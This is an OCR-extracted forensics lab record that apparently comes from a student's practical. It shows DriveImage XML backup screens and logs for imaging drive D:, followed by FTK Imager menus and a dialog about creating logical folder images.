

DriveImage XML - Private Edition Version 2.60 - for home use only
File Tools Help
Backup
Select a drive you wish to backup.
The backup will create two files, a *.XML which contains the drive description and a *.DAT which contains the imaged drive's binary data.
These files can be accessed later through Browse or Restore.
Welcome
Backup
Restore
Drive to Drive
Browse
Check one or more drives to backup:
Drive Label Type Capacity % used Physical drive
C: NTFS 195 GB 26 DISK0#2
D: New Volume NTFS 146 GB 11 DISK0#3
F: NTFS 14.6 GB 34 DISK1#1
Drive details:
Logical Information
Drive: C:
Label:
File system: NTFS
Total sectors: 409,395,192
Used bytes: 54,083,457,024 (50 GB)
Free bytes: 155,526,881,280 (145 GB)
Total bytes: 209,610,338,304 (195 GB)
Physical Information
Drive: DISK0
Drive name: ST500DM002-1BD142
Total sectors: 976,773,168
Partition: #2
Start sector on drive: 206,848
Sectors in partition: 409,395,200
Next
Memory in use: 761,680



DriveImage XML - Private Edition Version 2.60 - for home use only
File Tools Help
Backup
Select a drive you wish to backup.
The backup will create two files, a *.XML which contains the drive description and a *.DAT which contains the imaged drive's binary data.
These files can be accessed later through Browse or Restore.
Welcome
Backup
Restore
Drive to Drive
Browse
Check one or more drives to backup:
Drive Label Type Capacity % used Physical drive
C: NTFS 195 GB 34 DISK0#2
D: New Volume NTFS 146 GB 0 DISK0#3
F: NTFS 14.6 GB 34 DISK1#1
Drive details:
Logical Information
Drive: D:
Label: New Volume
File system: NTFS
Total sectors: 307,210,928
Used bytes: 101,847,040 (97 MB)
Free bytes: 157,190,148,096 (146 GB)
Total bytes: 157,291,995,136 (146 GB)
Physical Information
Drive: DISK0
Drive name: ST500DM002-1BD142
Total sectors: 976,773,168
Partition: #3
Start sector on drive: 409,609,368
Sectors in partition: 307,210,932
Next
Memory in use: 761,772


Backup
Welcome to the drive backup wizard!
This wizard will assist you with backing up your drives:
Drive
Label
Type
Capacity
% used
Physic...
D:
New V...
NTFS
146 GB
0
DISK0#3
Next >
Cancel


Backup
Backup
Select a backup location and imaging options.
Directory:
C:\Users\admin\Desktop
Files:
Drive
File name
D:
pract7
Options:
Raw mode
Split large files
Compression:
Good (slow!)
Hot Imaging Strategy:
Try Volume Locking first
Try Volume Shadow Services first
< Back
Next >
Cancel


Backup
Backup of D: in progress
Trying to create a shadow for: D:
Using module: vssvista
Opening shadow volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy4
Snapshot ID:
Using Volume Shadow '\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy4'
Opening destination DAT file 'C:\Users\admin\Desktop\pract7.dat'
Options: [COMPG LOCK-V]
Opening destination XML file 'C:\Users\admin\Desktop\pract7.xml'
Obtaining drive Bitmap...
Writing overhead...
Start copying data...
sector 0 (44440 sectors)
sector 44544 (88 sectors)
sector 6019920 (136296 sectors)
sector 6282064 (9904 sectors)
Time passed: 00:00:24 Time remaining: 00:13:09
3%
Finish
Cancel



Backup
Backup finished
Opening destination XML file 'C:\Users\admin\Desktop\pract7.xml'
Obtaining drive Bitmap...
Writing overhead...
Start copying data...
sector 0 (44440 sectors)
sector 44544 (88 sectors)
sector 6019920 (136296 sectors)
sector 6282064 (9904 sectors)
sector 153605440 (6144000 sectors)
Dumping file names to XML...
Closing source...
Releasing shadow: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy4
Snapshot ID: ...
Imaging 'D:' completed successfully
Ready.
100%
Finish



pract7.xml
pract7.dat


Practical No: 7


Aim: Create forensic images of digital devices from volatile data such as memory using Imager for Computer System


Steps in FTK Imager:






File View Mode Help
Add Evidence Item...
Add All Attached Devices
Image Mounting...
Remove Evidence Item
Remove All Evidence Items
Create Disk Image...
Export Disk Image...
Export Logical Image (AD1)...
Add to Custom Content Image (AD1)
Create Custom Content Image (AD1)...
Decrypt AD1 Image...
Verify Drive/Image...
Capture Memory...
Obtain Protected Files...
Detect EFS Encryption
Export Files...
Export File Hash List...
Export Directory Listing...
Exit
File List
Name
Size
Type
Date Modified
Creates a new disk image
Evidence Tree
Custom Content Sources
Select Source
Please Select the Source Evidence Type
Physical Drive
Logical Drive
Image File
Contents of a Folder
Fernico Device (multiple CD/DVD)
Next >
Cancel
Help
For User Guide, press F1
11:44 AM



FTK Imager
You have chosen to create a logical image of the contents of a folder. The image created will include only logical files. It will not include any file system metadata, deleted files, unallocated space, etc. It cannot be converted to a sector image (such as .E01) because it does not store sector information.
Although logical images can be examined in FTK Imager 2.x or newer, FTK 1.x only supports AD1 images in version 1.62.1 and newer.
Do you want to continue?
Yes
No

